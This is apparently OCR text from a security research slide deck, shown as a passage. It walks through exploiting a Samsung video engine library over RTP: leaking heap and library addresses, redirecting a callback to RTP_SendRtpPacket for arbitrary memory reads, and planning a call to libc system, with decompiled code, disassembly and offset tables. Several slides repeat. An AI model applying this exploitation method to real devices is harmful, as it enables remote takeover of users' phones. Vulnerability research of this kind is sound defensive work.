
CTransportManager obj1 as obj1

obj1 rtcp pkt buffer range: [obj1+6892 : obj1+8452]
obj1 app_data buffer range: [obj1+2456 : obj1+3480]
move step: (obj+6892) – (obj+2456) = 4436

id	Address	Number of moves	Address after moving	result
CallbackEvent func1	obj1+2136	0	——	——
CallbackEvent func2	obj1+11184	1	obj+6748	out
CallbackEvent func3	obj1+20232	3	obj+6924	In
CallbackEvent func4	obj1+29280	5	obj+7100	In
CallbackEvent func5	obj1+38328	7	obj+7276	In

We get the address of libsamsung.videoengine_9_0.so !

Moving callback pointer to rtcp buffer



Third transportation


CTransportManager obj1 as obj1

obj1 rtcp pkt buffer range: [obj1+6892 : obj1+8452]
obj1 app_data buffer range: [obj1+2456 : obj1+3480]
move step: (obj+6892) – (obj+2456) = 4436

id	Address	Number of moves	Address after moving	result
CallbackEvent func1	obj1+2136	0	——	——
CallbackEvent func2	obj1+11184	1	obj+6748	out
CallbackEvent func3	obj1+20232	3	obj+6924	In
CallbackEvent func4	obj1+29280	5	obj+7100	In
CallbackEvent func5	obj1+38328	7	obj+7276	In

We get the address of libsamsung.videoengine_9_0.so !

Getting the address of libsamsung.videoengine_9_0.so with information leakage primitive



We get the address of libsamsung.videoengine_9_0.so !

Finding arbitrary library address

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. **Obtaining the memory address of any library.** **(to do)**
4. Calling libc!system. (to do)

Finding arbitrary library : We Want More

- Just knowing the memory address of libsamsund_videoengine_9_0.so is not enough.(The address of libc.so is unknown for us)
- We decide to find a way to remotely leak arbitrary memory information.

sendto(fd,0x41414141,0x100,….)

If we could call sendto and control the buffer address, we could leak any address memory information

RTP_SendRtpPacket is a good choice

Goal: To achieve remote information leakage at any address, we need to find a function capable of sending packets.

```
__int64 __fastcall RTP_SendRtpPacket(__int64 a1, unsigned int len)

v42 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
v2 = *(_QWORD *)(a1 + 176);
if ( v2 )
{
  v3 = *(_DWORD *)(v2 + 136);
  if ( v3 <= len )
  {
    v8 = *(_DWORD *)(v2 + 120);
    v9 = *(_QWORD *)(a1 + 176);
    *(_DWORD *)(v2 + 136) = len;
    *(_DWORD *)(v2 + 120) = len - v3 + v8;
    result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
    if ( !(_DWORD)result )
      *(_BYTE *)(v2 + 20) = *(_BYTE *)(v2 + 38324);
  }
```

```
__int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)

v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
seq_num = *(_WORD *)(a1 + 22);
fd = *(_QWORD *)(a1 + 160);
buf = *(_QWORD *)(a1 + 128);
sockaddr = *(_OWORD *)(a1 + 168);
v6 = *(_OWORD *)(a1 + 184);
len = *(unsigned int *)(a1 + 136);
*(_WORD *)(a1 + 22) = seq_num + 1;
v17 = sockaddr;
v18 = v6;
v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
```

- **Parameter 1** is a structure that contains data such as fd, buffer, and socketaddr.
- **Parameter 2** is the length of the packet to be sent.

How to call RTP_SendRtpPacket

plt

```
; __int64 RTP_SendRtpPacket()
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
LDR             X0, [X19,#0x6A8]
MOV             W2, W22
LDR             W1, [SP,#0x290+var_264]
BL              RTP_SendRtpPacket
```

the calling location of RTP_SendRtpPacket

plt.got

```
off_E5940 DCQ __imp_RTP_SendRtpPacket   ; DATA XREF: RTP_SendRtpPacket↑o
                                        ; RTP_SendRtpPacket+4↑r
                                        ; RTP_SendRtpPacket+8↑o
```


- The function **RTP_SendRtpPacket** exists in librtp.so and is called by **libsamsund_videoengine_9_0.so**.
- We have 3 methods to call RTP_SendRtpPacket in libsamsung_videoengine_9_0.so.
  - Plt
  - The calling location of RTP_SendRtpPacket
  - Got

How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```




How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```




How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```




How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```




How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
